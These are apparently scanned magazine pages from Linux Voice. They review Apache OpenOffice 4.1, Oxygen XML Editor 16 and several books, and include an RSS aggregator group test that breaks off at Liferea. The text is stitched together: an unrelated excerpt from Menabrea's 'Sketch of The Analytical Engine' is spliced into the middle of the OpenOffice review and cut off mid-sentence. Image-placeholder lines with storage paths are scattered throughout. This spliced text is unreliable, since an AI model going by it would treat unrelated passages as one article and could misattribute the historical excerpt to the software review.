The suite consists of six applications: Writer (word processor), Calc (spreadsheet), Impress (presentation tool), Draw (vector drawing), Base (graphical database) and Math (formula tool).

Writer and Calc have seen the most improvements. Almost all of these have been in the form of better support for Microsoft Office's document formats. Although this improves with each release, it is still not perfect. Draw and Impress have had some graphical tweaks to make them look better, while Base and Math remain much as they've always been.


3D charts now load quicker to help you confuse people faster with your pretty data.



Sketch of The Analytical Engine
Invented by Charles Babbage

By L. F. MENABREA
of Turin, Officer of the Military Engineers

With notes upon the Memoir by the Translator
ADA AUGUSTA, COUNTESS OF LOVELACE

Those labours which belong to the various branches of the mathematical sciences, although on first consideration they seem to be the exclusive province of intellect, may, nevertheless, be divided into two distinct sections; one of which may be called the mechanical, because it is subjected to precise and invariable laws, that are capable of being expressed by means of the operations of matter; while the other, demanding the intervention of reasoning, belongs more specially to the domain of the understanding. This admitted, we may propose to execute, by means of machinery, the mechanical branch of these labours, reserving for pure intellect that which depends on the reasoning faculties. Thus the rigid exactness of those laws which regulate numerical calculations must frequently have suggested the employment of material instruments, either for executing the whole of such calculations or for abridging them; and thence have arisen several inventions having this object in view, but which have in general but partially attained it. For instance, the much-admired machine of Pascal is now simply an object of curiosity, which, whilst it displays the powerful intellect of its inventor, is yet of little utility in itself. Its powers extended no further than the execution of the first four operations of arithmetic, and indeed were in reality confined to that of the first two, since multiplication and division were the result of a series of additions and subtractions. The chief drawback hitherto on most of such machines is, that they require the continual intervention of a human agent to regulate their movements, and thence arises a source of errors; so that, if their use has not become general for large numerical calculations, it is because they have not in fact resolved

We had no problems writing this review in OpenOffice, but that's a simple test.

Getting better all the time

Performance has been another area of focus, and if your abiding memory of OpenOffice is a splash screen that seemed to take forever to disappear, then you'll find the latest version a pleasant surprise. On our main test machine, it took a couple of seconds to open Writer and be able to edit the document. Calc, Impress, Math and Draw were similarly quick. Only Base left us waiting. This was tested on a spanking new machine with an i7 processor and an SSD, so to get a fairer picture, we fired up a six-year-old Centrino powered laptop. From a cold start, this opened Writer in about seven seconds. While this is still a little longer than we'd like, it's quite impressive for an old machine.

Apache OpenOffice is improving with each release, and it's a perfectly capable office suite. However, the improvements are quite small. Some other Linux office suites are improving at a faster rate, and OpenOffice is falling behind the competition. This is only the second release since the project's move from Oracle, so if OpenOffice is to remain competitive, the pace of improvements will have to increase. In Apache and IBM, it has the backing of two organisations with the capability to make this happen.

LINUX VOICE VERDICT

Better performance and support for Microsoft formats, but little else to get excited about in 4.1.

★★★½☆

Oxygen XML Editor 16

Graham Morrison always forgets to close his elements. Fortunately, there's an editor for that.


XML is great. It makes content easier to work with. It gives content a structure while keeping it as plain text that you always have complete control over. Unfortunately though, it can be painful to edit in Vim or Emacs. So if you want to get going on that user documentation you've been meaning to tackle for a while, Oxygen XML Editor 16 might just give you the push you need.

Depending on your needs, you can buy Oxygen XML Developer, Author or Editor. Editor = Developer + Author, so we're focusing on the all-encompassing Oxygen XML Editor in this review. It's expensive. But it's not meant for mere mortals like us. It's meant for technical writers fighting the good fight on the documentation front, and should be considered their equivalent to a decent development environment and its associated licences and support.

Editor provides all the regular functionality you'd expect from a good XML editor: support for all the schema languages, XML validation, XPath support and user-defined search scopes. But one of the big strengths of Oxygen is its ability to output content to the main delivery formats, including XHTML, PDF, EPUB and Eclipse, all at the flick of a switch through its configurable transformation scenarios. It also outputs DITA and DocBook content to its very own strain of WebHelp, which saves you cobbling together your own set of search and indexing tools to accompany XHTML output. If, however, you want to automate your WebHelp builds for large projects, you need to pay for an additional hefty licence to be able to use WebHelp from the command line.

As a content author, you can choose to see the text version of your content, with XML tags highlighted for easy reading and automatic element completion, or view it in visual authoring mode, which renders the content into a form more akin to its output state. In this latest release of Oxygen, you can define colour and style to help highlight conditional text when working in the visual mode.

Say, for example, you have a topic that feeds into two guides: a developer guide and a user guide. Some of the content in that topic is for one audience, the system developers; some of the content is for the other audience, the end users, and some of the content is for both audiences. Oxygen has always handled conditional text well, thanks to its solid build capabilities, but you can now visualise which bits of content are aimed at which users, making it much easier to hone that content for specific reader types.


configurestorage.dita [/home/graham/OxygenXMLEditor/samples/dita/it-book/tasks/configurestorage.dita] - <oXygen/> XML Editor

Short Description: Most hard disks do not need any configuring. If they do, the instructions are relatively simple.

Metadata:
Keywords:
hard drive
configure

Context:
First check the documentation that came with your storage device. If the device requires configuring, follow the steps below.

Step 1
If your system recognizes the device, it may be able to configure it without help. If so, do not try and stop it.

Step 2
Otherwise, your drive should come with software. Use this software to format and partition your drive.

Step 3
Once your drive is configured, restart the system. Just for fun. But be sure to remove any vendor software from your system before doing so.


[DITA Map PDF] Transformation successful (13.3s)

Conditional text highlighting helps you target content at specific users. The blue text here is for expert users, for example.

Writing like a windowpane

Other cool features that have been added with the latest release are Quick Fix, to help solve common XSLT errors, cross-file XPath querying and an Ant build file editor. And, if you're not CSS savvy, there's now a visual interface for creating them, which Oxygen calls its WebHelp Skin Builder. The Skin Builder helps you visually customise the style of your WebHelp interface and then export the skin as a CSS file to use in your WebHelp transformation scenario. But remember, your content needs to be stored in either the DITA or DocBook framework to use Oxygen's WebHelp.

From what we've seen and heard, while these additions could be rather handy to XML content developers, it looks like they simply enhance an already very powerful XML development environment that's backed up by a super responsive tech support team. If you're thinking of investing in a good XML editor, and you've got the financial support to fund the purchase, this has to be the one to go for! LV


Product tasks - taskbook.pdf - Mozilla Firefox

file:///home/graham/OxygenXMLEditor/samples/dita/it-book/out/pdf/taskbook.pdf

Page: 12 of 24

Installing hard drives or other storage

A simple guide to installing hard drives.

Remove the cover of your system

Attach the drive to the system

Caution: You must be grounded before doing this.


Replace the cover of your system.

Installing your own Web Server

Installing a Web Server may sound tricky, but it is quite simple if you follow our instructions.

Close all of your programs

Notice
Trademarks
Contents
Abstract
Sample Preface
Installing
Installing hard drives or other storage
Remove the cover of your system
Attach the drive to the system
Replace the cover of your system
Installing your own Web Server
Close all of your programs
Run Setup.exe
Restart your system
Installing your own Database
Configuring
Configuring hard storage devices


Retro Tools Product tasks Tasks and what they can do - Mozilla Firefox

file:///home/graham/OxygenXMLEditor/samples/dita/it-book/out/webhelp/index.html

Product tasks

Installing

You install components to make them available for your solution.

Usually, you can install the components once and then forget about the details of this task. Before installing the components, you should make a plan for what you need to accomplish and the components that will support these goals. After installing the components, you will probably want to perform some preliminary configuration.

Installing hard drives or other storage
A simple guide to installing hard drives.

Installing your own Web Server
Installing a Web Server may sound tricky, but it is quite simple if you follow our instructions.

Installing your own Database
Installing a Database may sound tricky, but it is quite simple if you follow our instructions.

WebHelp output generated by <oXygen/> XML Author

And here's single-sourcing in action – PDF and interactive HTML output side-by-side from the same XML source.

DATA

Web
www.oxygenxml.com
Developer
SyncRO Soft Ltd
Price
From US $488
Licence
Proprietary

LINUX VOICE VERDICT

One of the best XML editing tools available. It's expensive. But maybe your IT department will be paying?

★★★★☆

No place to hide: Edward Snowden, the NSA and the Surveillance State

Ben Everard bought this book in cash so GCHQ doesn't know he read it...

Even before the Snowden revelations, Glenn Greenwald had a history of writing about the US government's spying making him the perfect person to lead the reporting on the subject.

No Place to Hide is divided into five chapters. The first two are the story of how Greenwald and Snowden met and began working together. The subsequent chapters each deal with different aspects of what happened next. First, Greenwald talks about what the leaks actually said about how the governments of America and the UK colluded to invade the privacy of a huge proportion of the world's citizens. Then he goes on to look into the dangerous effect on society such an invasion has, and finally he talks about the nature of the current media establishment on both sides of the pond.

These are all matters of deep importance to Greenwald, and he writes well and with passion. However, when writing about a variety of subjects in 250 pages, there is a risk that none of them will be covered in sufficient detail. The detail of the history of the leaking stopped abruptly in Hong Kong, so we don't get to learn Greenwald's perspective on Snowden's exile in Russia.


For anyone who feels they haven't followed the news as closely as they'd like, this is an good way to catch up, but there is little new material here.

LINUX VOICE VERDICT

Author Glenn Greenwald
Publisher Hamish Hamilton
ISBN 978-0241146699
Price £20

An excellent recount of the Snowden saga, but it isn't the explosive finale we had hoped for.

★★★★☆



No Place to Hide, other than – presumably – Moscow Sheremetyevo Airport.

Head First JavaScript Programming

Graham Morrison is thinking of upgrading linuxvoice.com with a little JavaScript.

We love O'Reilly's Head First series,. They're nearly always brilliant and totally unlike the majority of other books that try to teach you technical subjects. They're visual, entertaining and easy to read, and you're never overwhelmed by data or source code. And while O'Reilly uses phrases like 'multi-sensory' and 'cognitive science' to explain its strategy, all we can really say is that it works. JavaScript is particularly well suited to this approach. There are probably more non-programmers programming in JavaScript than any other language. And nearly all of them must be using it to add interaction to websites, which is the obvious target audience for this book.

The BASIC language of the web


Head First JavaScript assumes very little prior knowledge, and takes the reader from the humble beginnings of dealing with variables and loops, passing through object-oriented code about a third of the way through, before finishing up with prototypes and app building. It's a comprehensive and digestible overview. We sometimes have a problem with the words – the section of functions has the title 'getting functional' which could be confusing, and there's relatively little on JQuery or JSON. But that makes it perfect for its target audience, which is beginners. And it avoids the classic problem with beginners' books, and that's scaring off the audience. Good work.

LINUX VOICE VERDICT

Author Eric T Freeman and Elisabeth Robson
Publisher O'Reilly
ISBN 978-1449340131
Price £38.50

If you can live with the West Coast bonhomie, there's no better book for JavaScript newbies

★★★★☆


O'REILLY
Head First JavaScript Programming
A Brain-Friendly Guide
A learner's guide to JavaScript programming
Watch out for common JavaScript traps and pitfalls
Launch your programming career in one chapter
Avoid embarrassing typing conversion mistakes
Bend your mind round 120 puzzles & exercises
Learn why everything your friends know about functions & objects is probably wrong
Eric Freeman & Elisabeth Robson


As much as we love the editorial style inside Head First books, we've a phobia against the large heads and small feet on their covers.

Brew your own British Real Ale

Need another excuse for a BrewPi? **Graham Morrison** finds 100

If our BrewPi tutorial in LV001 has got you brewing your own (perfect!) beer, and you're looking to move on from kits, this is the perfect next step. Here's a book full of recipes for many of the most popular ales found throughout the United Kingdom, from Black Sheep and Old Peculier, to Wadworth 6X to Arkell's Mash Tun Mild. What we like mostly about this book is that it includes malt extract recipes alongside fully mashed recipes when the ingredients make the extracts viable. This can save several hours of effort and still yield excellent results. We're lazy brewers.

Plato, they say, could stick it away...
What you won't find is very much background information on how to actually brew your beer, although the first couple of chapters give you enough details if you've already done a few kits. Each recipe is little more than a list of quantities, times and temperatures. For this reason, we'd recommend practising with a few cheaper brews first. But when you've cracked the method, the results are awesome. Hic...



Beer. The perfect prop for politicians and Linux journalists.

LINUX VOICE VERDICT

Author Graham Wheeler
Publisher Campaign for Real Ale
ISBN 978-1-85249-258-8
Price £14.99

A book with 100 beer recipes published by the Campaign for Real Ale. Enough said.


★★★★★

An Astronaut's Guide to Life On Earth

Ben Everard is going to be an astronaut when he grows up.

An Astronaut's Guide to Life On Earth is two narratives woven together. One is a biography of an astronaut and the other is a self-help guide based on that astronaut's experiences at NASA and CSA (Canadian Space Agency). The biography part of the book manages to capture the majesty of space in a way that will be familiar to anyone who's watched his popular videos on life in space. Of course, time in space counts for only a small portion of any astronaut's career and this book also covers Hadfied as he performs a wide range of duties from training to communications and robotics.

The second narrative thread of this book is less impressive. Hadfield exposes a view that we should all follow NASA's modus operandi and focus on everything we do in excruciating detail. As he puts it: 'sweat the small stuff'. Unfortunately, we don't all have NASA's budget or the luxury of being able to spend years preparing for a single mission. If we had followed this guide at *Linux Voice*, our first issue would still be at least 18 months away, by which point we would have run out of money (although if it did arrive, it wouldn't have any typos).



Without gravity, how would a skateboarder stay on the board?


LINUX VOICE VERDICT

Author Chris Hadfield
Publisher Macmillan
ISBN 978-1447257103
Price £18.99

Some parts are really enjoyable but the book's let down by impractical advice.

★★★☆☆


ALSO RELEASED...


O'REILLY
Building Web Apps with WordPress
WORDPRESS AS AN APPLICATION FRAMEWORK
Brian Messenlehner & Jason Coleman
Foreword by Brad Williams
Who'd have thought WordPress would come so far?

Building Web Apps with WordPress
It's no longer a humble blogging platform, and this book aims to take your use of WordPress even further by writing plugins, using PHP and JQuery and even by developing native Android and iOS apps.

Kivy, because all the good names have been taken.

Creating apps in Kivy
Is that a mule, a donkey or a horse? We're not sure. But as this book is about Kivy, a mobile touch-based GUI framework for Python, perhaps it's been scared by the large snake hiding in the undergrowth.



Keep it secret, keep it safe.

Learn Computer Architecture with RPi
What's this we spy? A new book from Mr Everard and chums? Shhh... don't tell anyone. It's not due out until the end of the year, but we love the idea of a modern version of the *Amiga Hardware Reference Manual*.

LINUX VOICE

GROUP TEST

RSS AGGREGATORS

Marco Fioretti explores five different ways to get news from the internet, and explains why you need RSS

On Test


Akregator

URL www.kde.org
Version 4.12.5
Licence GPL v2
The aggregator from and for the KDE desktop. Does it work well even in other environments?

Liferea

URL http://lzone.de/liferea
Version 1.10.8
Licence GPLv2+
A GTK, that is Gnome-oriented application with many features and plugins.


Newsbeuter



```
File   Edit   View   Bookmarks   Settings   Help
newsbeuter 2.8 - Articles in feed 'KEXP Song of the Day'
   1 N  May 20   140   The Skull Defekts - The Known Unk
   2 N  May 19   127   The Faint - Mental Radio
   3 N  May 16   103   Cheap Star - Kelly Slayer
   4 N  May 15    86   Thee Oh Sees - Drop
   5 N  May 14   108   Beaty Heart - Lekka Freakout
   6 N  May 13   100   Chet Faker - Gold
   7 N  May 12   101   The Woodentops
   8 N  May 09   133   Chimurenga Renaissance - The B.A.
   9 N  May 08   108   The Hold Steady - Spinners
  10 N  May 07   127   Eels - Mistakes of My Youth
  11 N  May 06   107   The Bamboos - Avenger
  12 N  May 05    95   Bob Mould - Hey Mr. Grey
  13 N  May 02    97   Pillar Point - Eyeballs
  14 N  May 01    84   Holy Esque - Silences
  15 N  Apr 30   105   HABITATS - Diamond Days
```


URL http://newsbeuter.org
Version 2.8
Licence MIT
This RSS aggregator for the console is at least as rich in features as the others.

QuiteRSS



URL http://quiterss.org
Version 0.15.4
Licence GPLv3
A multiplatform aggregator, with a flexible, easy-to-use category and tagging system.

Tiny Tiny RSS



URL http://tt-rss.org
Version 1.12
Licence: GPLv3
A web-based aggregator ready for the cloud and perfectly integrated with your main browser.

RSS Aggregators

All the news you want, without Big Brother.

This Group Test may be the most important you read this year, because RSS is vital, both for you and for the web as a whole. Seriously.

RSS means Rich Site Summary or, some say, Really Simple Syndication. A standard RSS feed is a plain text file that always contains the latest headlines from the website that publishes it. In practice, an RSS feed may contain text and links to any kind of resource, from local log files to streamed music.

RSS aggregators download the feeds that their users want and present all their contents in one coherent view, making it possible to read many stories from many sources, very efficiently.

The reasons why RSS is vital are very simple. The most obvious, and less important, is to save time: with a good aggregator you get all the news you may want to see in one window, without jumping from website to website.

The others are independence and privacy. As long as all the websites you care about publish RSS feeds and you use them, those websites don't run the risk of seeing themselves penalised by private search engines and social networks, which have their own scoring algorithms and priorities. At the same time, you never become dependant on any external service (remember all the complaints last year when Google Reader closed? THAT is what we're talking about!). Above all, nobody else gets (at least with self-hosted, web-based aggregators) one single lists of all the "news" you like to read on a regular basis, so RSS can be a great help in keeping the web a place of many independent publishers and readers. Please use RSS!

"In practice,an RSS feed may contain text and links to any kind of resource."

THE CRUCIAL CRITERIA


We wanted to make trying RSS aggregators as easy as possible. This led us to exclude interesting packages like SnowNews or RSSOwl, which seemed to be available as binary packages in the default repositories of fewer distributions than others.

At the same time, we absolutely had to show you how many options you have, from command line aggregators to web-based ones. Programs in the first category are the fastest, and may be perfect for users with disabilities. Web-based tools, instead, only have be installed once to be usable from any browser, on any computer.

Other important criteria were active development, documentation, efficient news browsing and support for multimedia enclosures. Features like news tagging were also tested, but treated as slightly less relevant.

Sharing feeds

Can I pass interesting news to all my friends?



Published articles are exported as a public RSS feed and can be subscribed by anyo

Liferea (in the back) knows how to submit links to tens of online communities. Tiny Tiny RSS (front bottom) generates RSS feeds of all the news you want to share.

Good RSS aggregators can easily pass single articles on many other channels with one click, as well as whole lists of feeds.

The open standard called Outline Processor Markup Language (OPML, **http://dev.opml.org/spec2.html**) was created just for the second type of sharing. An OPML file is a plain text, hierarchical list of URLs of RSS feeds. All the aggregators described here can import and export such lists.

With Newsbeuter, you need to pass it an OPML file with the **-i** option the first time you run it, if you want to avoid complaints. Feeds in nested folders will get tags with the same hierarchical structure. Newsbeuter also supports what is called “OPML online subscription mode”: give it the URLs of one or more OPML lists, and it will dynamically (re)load all the feeds they contain every time you launch it.

In general, both single users and small organisations can keep in synch, or distribute, their newsfeeds using combinations of the programs presented here. You and all your partners can enjoy the greater speed and desktop integration of a native aggregator on your computers, and still access the same set of feeds when they are not available. A common way is to create and manage OPML lists or single, custom feeds with Tiny Tiny RSS, optionally protected by passwords, and then read them with any desktop-based aggregator. Newsbeuter and Liferea support this integration with Tiny Tiny RSS (or with Reedah and TheOldReader) out of the box, and even with the others it’s quite simple. Independent instances of Tiny Tiny RSS may even directly link to each other in this way.

Liferea can save feeds to heaps of online communities; Newsbeuter can save bookmarked articles to an external file or in your **del.icio.us** account. QuiteRSS sits somewhere in the middle: its default “share” menu has email, Evernote, Google Plus, Facebook, Twitter and a few other services. Tiny Tiny RSS has plugins for sharing news via email or services like Flattr, Google+, Pinterest or Identica, but you may find it more convenient to use the bookmarklets provided by those websites.

VERDICT

Akregator	★★★☆☆
Liferea	★★★★☆
Newsbeuter	★★☆☆☆
QuiteRSS	★★★☆☆
Tiny Tiny RSS	★★★★☆

Multimedia


Lots of stories don’t come as text. Can I still get them?

News doesn’t have to be plain text. Therefore, an RSS aggregator that doesn’t know what to make of multimedia content is not worth much.

As with other functionalities, Tiny Tiny RSS is the easiest contender to talk about. Since you must use it from a browser, you will access only the non-text content that your browser already knows how to handle.

You may think that Newsbeuter, being a console application, would be even quicker to deal with, but you would be wrong, at least for audio and other content marked according to the Media RSS extension (**www.rssboard.org/media-rss**). As it happens, Newsbeuter is developed and distributed with a twin application called Podbeuter, which works both as a download manager and, above all, as a podcast player.

Akregator, Liferea and QuiteRSS all downloaded and played the audio podcast we tried from our test suite of feeds. Video playback depends on which combination of aggregator, Linux distro, installed multimedia codecs, configuration and content you want to manage. We cannot guarantee that any of the desktop aggregators will be able to play whatever video you may find online. However, there is a quick and dirty solution: whatever your desktop aggregator is, tell it to pass the article that contains the troublesome content to your main browser, which of course you will have already configured with all the plugins you need.


The Woodentops
Chimurenga Renaissance - The B....
The Hold Steady - Spinners
Eels - Mistakes of My Youth
The Bamboos - Avenger
Bob Mould - Hey Mr. Grey
Pillar Point - Eyeballs

Chimurenga Renaissance - The B.A.D. Is So Good

Link to audio

Chimurenga Renaissance - The B.A.D. Is So Good - from the 2014 alb
vadZimu riZe on Brick Lane Records

QuiteRSS makes the best job of playing RSS podcasts, but the others are also up to the task.

VERDICT

Akregator	★★★☆☆
Liferea	★★★☆☆
Newsbeuter	★★☆☆☆
QuiteRSS	★★★☆☆
Tiny Tiny RSS	★★★★☆

News management

Navigation, search, filters…

Theoretically, a good RSS aggregator displays news when and how you want, and enables you to browse very quickly. It also supports flexible classification of feeds and articles, as well as search and filtering. In practice, some of these features may be irrelevant for you. An avid reader who doesn't care about archiving, for example, would have little use for categorisation and search interfaces.

Navigation is very simple in all aggregators. Newsbeuter is the fastest, thanks to its textual interface and its many bandwidth-saving tricks. Tiny Tiny RSS is only as fast and responsive as the link between its host computer and your browser.

Liferea and Akregator provide the most options for opening links: by themselves, or passing them to new tabs or windows of different browsers, with manual configuration of browser invocation.

QuiteRSS and Liferea seem the best ones for search, with Akregator slightly behind. Our personal preference goes to the search panel of QuiteRSS: many (but not too many) options, all packed in one very friendly panel.

Tiny Tiny RSS has the barest search interface. While it seems that you may only limit the search to fresh articles, it is also possible to type more options, like **@{date}** to match by date, directly in the text input box. However, with the right macros, scripts and the will to set up and use them, Newsbeuter could beat all the others.

All the contenders can organise feeds in hierarchical trees and assign as many non-hierarchical tags or labels as you wish to each article (Tiny Tiny RSS also has limited support for scoring). They also all have some cache or archive, usable (except for Tiny Tiny RSS) even for offline reading. Liferea supports independent "News Bins" – permanent, static containers for articles that you want to keep. The Akregator archive is the easier to configure: with one or two clicks you can, on a per-feed basis, disable archiving, or choose to keep only articles marked "Important".

VERDICT

Akregator	★★★☆☆
Liferea	★★★☆☆
Newsbeuter	★★★☆☆
QuiteRSS	★★★★☆
Tiny Tiny RSS	★★★☆☆

User interface


How will it fit my workflow?

Do you frequently print interesting news for offline reading? Akregator, which integrates the KDE printing panel, may be the best option. Need to process news with other tools? Go with Newsbeuter, which may be run within scripts, or Tiny Tiny RSS which can store everything into a database.

The boxes that follow try to give you a very general idea of how each of the selected aggregators looks, feels and works under the hood. You should use this information to figure out how each tool would integrate with your own current Linux desktop and system maintenance routines.

Akregator ★★★☆☆

Akregator is the main, if not the official RSS aggregator of the KDE desktop. Printing and integration with your Kontact address book are incorporated within it. Depending on your taste, you may find its default interface and layout dull or unobtrusive and efficient. While it's hard to remember its looks, or be impressed by them, Akregator is also the RSS interface that makes the configuration tweaks that people most frequently want easier to do: the commands to change fonts, font size and colours are very simple to find and use. Configuration of keyboard shortcuts is equally effortless. Even some less common operations, like playing audio or pop-up windows to signal the arrival of more headlines, are self explanatory.



Title	Author	Date
Reading the code period!	Rupanjana ...	Yesterday 08:10 PM
KDE Network Manager: Understanding the mental model	Björn Balazs	Yesterday 08:03 PM
The coding period starts tomorrow	Denis Steck...	Yesterday 07:55 PM
KF5 Scripts	Laurent Mon...	Yesterday 05:56 PM
Locale changes in Plasma Next	Sebastian K...	Yesterday 04:37 PM
Monday Report: Deluxe Edition!	Jens Reuterb...	Yesterday 04:08 PM
ownNews newsreader for ownCloud on Blackberry 10 updated	Adam Pigg	Yesterday 08:56 AM
Image Editing with 30-bit Monitors	Kai-Uwe Beh...	Yesterday 07:05 AM
"Summer of ownCloud" accepted projects	Alessandro ...	Yesterday 12:54 AM
ownCloud meetup in Berlin!	Jos Poortvliet	Sunday 08:01 PM
Interview with Wayne Parker	Krita News	Sunday 02:37 PM
Open Governance Update	Jos Poortvliet	Sunday 02:23 PM
Last week in Krita — week 20	Krita News	Sunday 03:48 AM

KF5 Scripts
Date: Yesterday 05:56 PM
Author: Laurent Montel (mlaurent)


As you know (if you look at git commit) I worked on KF5.

I worked to port kdepim/kdepimlibs/kdepim-runtime to KF5, and I saw that there was not a lot of script to help developer.

Akregator shares the look and feel of the rest of KDE: solid, practical, simple. Even good looking!

Liferea ★★★★☆

